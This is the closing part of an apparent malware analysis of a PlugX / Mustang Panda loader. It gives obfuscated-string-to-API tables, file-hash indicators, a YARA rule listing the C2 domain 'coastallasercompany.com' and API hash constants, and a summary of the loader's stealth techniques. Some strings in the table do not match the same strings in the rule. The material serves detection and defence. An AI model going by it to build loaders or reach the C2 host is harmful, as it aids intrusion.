Obfuscated String	API
SdvVjmgileolumj\ e{}	SetUnhandledExceptionFilter
Csgbp\Rozlko	CreateThread
WkwBjtTagmgiBleurf	WaitForSingleObject
CmmpaMgileo	CloseHandle
Chkheu~Uqq{IsR\vf@	CommandLineToArgvW
GbrFkvwxv{RtrvE	GetCommandLineW
Skc\t	Sleep
Cucdp~WlzfJ	CreateMutexW
Tiuz}Im (+ 0x716F7F45)	ExitProcess
FbvdhFvyMscy[	RtlSetUnhandledExceptionFilter

Obfuscated String	API
SfvPjogglgolwmt\g{z	SetUnhandledExceptionFilter
WqkqaWtfkny~Ajc~bj	WriteProcessMemory
(SSE-masked string)	GetCurrentProcess
SdJzNOUIuVRR	WSAStartup
IrJM_MCz	WSASend
Ln]^P VWWZ	VirtualAlloc
Sm[ZL	Sleep

IOCs

File Name	SHA-256
decoy_archive.zip	de13e4b4368fbe8030622f747aed107d5f6c5fec6e11c31060821a12ed2d6ccd
eraser.dat (encrypted)	c5267fefaac1764eba5f42681eb216f146b7d18fcbf546275d33e70cb36dfba
eraser.dll	3021f4d365a641722748c5e60d983a080db17bef8f0a1dbe624ffe63cd544cc1
ErsChk.exe	bc8b022c10bcab39da302446b0a50988de94607c7e724f2051578e8ed2f8bbe7
eraser.dat (decrypted)	30a8df28f83618e078321ff306cde802da285bea050dab0a991ffaa83d90a48b
decoy.pdf	4b1b20a73c77711b2dd67c61b493961a16795b7d3f26261ee6b2feb8f5889cd2

YARA rule

```

rule MustangPanda_PlugX
{
  meta:
    author = "Abdullah Islam @0x30BAD"
    description = "PlugX/Mustang Panda variant: obfuscated API strings, reflective loader hashes, C2 decode artifact"
    date = "2026-03-27"

  strings:
    $s_setuef_obf = "SdvVjmgileoIumj`e{|" ascii
    $s_createth_obf = "Csgbp`Rozlko" ascii
    $s_wait_obf = "W`kwBjtTagmgiBleurf" ascii
    $s_close_obf = "CmmpaMgileo" ascii

    $s_cmdargv_obf = "Chkheu-Uqq{IsR`vf@" ascii
    $s_getcmd_obf = "GbrFkvwxv{RtrvE" ascii
    $s_sleep_obf = "Skc`t" ascii
    $s_mutex_obf = "Cucdp-Wllzfj" ascii
    $s_exit_obf = "Tiuz}lm" ascii

    $s_rtlsetuef_obf = "FbvdhFvyMscy[" ascii
    $s_setuef2_obf = "SfvPjogglgoiIwmt`g{z" ascii
    $s_wpm_obf = "Wqkqawtfkny-Ajc-bj" ascii

    $s_ntdll_obf = "nufoh+bkd" ascii
    $s_k32_obf = "kdpmai55&mfg" ascii
    $s_user_obf = "urgq77(cde" ascii
    $s_k32b_obf = "kfpkak5;&ofa" ascii

    $c2_domain = "coastallasercompany.com" wide

    $h_LoadLibraryA = { 8E 4E 0E EC } // 0xEC0E4E8E
    $h_GetProcAddress = { AA FC 0D 7C } // 0x7C0DFCAA
    $h_VirtualAlloc = { 54 CA AF 91 } // 0x91AFCA54
    $h_VirtualProt = { 1B C6 46 79 } // 0x7946C61B
    $h_VirtualFree = { AC 33 06 03 } // 0x030633AC
    $h_FlushICache = { B8 0A 4C 53 } // 0x534C0AB8

  condition:
    uint16(0) == 0x5A4D and // MZ
    uint32(uint32(0x3C)) == 0x00004550 and // PE\0\0
    2 of ($s*_obf) and
    ( 2 of ($h_*) or $c2_domain )
}

```

Conclusion

The analyzed sample demonstrates a highly modular, multi-stage loader architecture combining PowerShell-based delivery, DLL-based reflective loading, and thread pool-based shellcode execution. It extensively leverages PEB traversal, API hashing, and layered obfuscation to eliminate static indicators and hinder reverse engineering. The design reflects advanced stealth and resilience techniques commonly associated with modern loader frameworks used in targeted intrusion operations.

References

- [PlugX Meeting Invitation via MSBuild and GDATA](#) – Lab52
- [PlugX Executed via STATICPLUGIN](#) – IIJ-SECT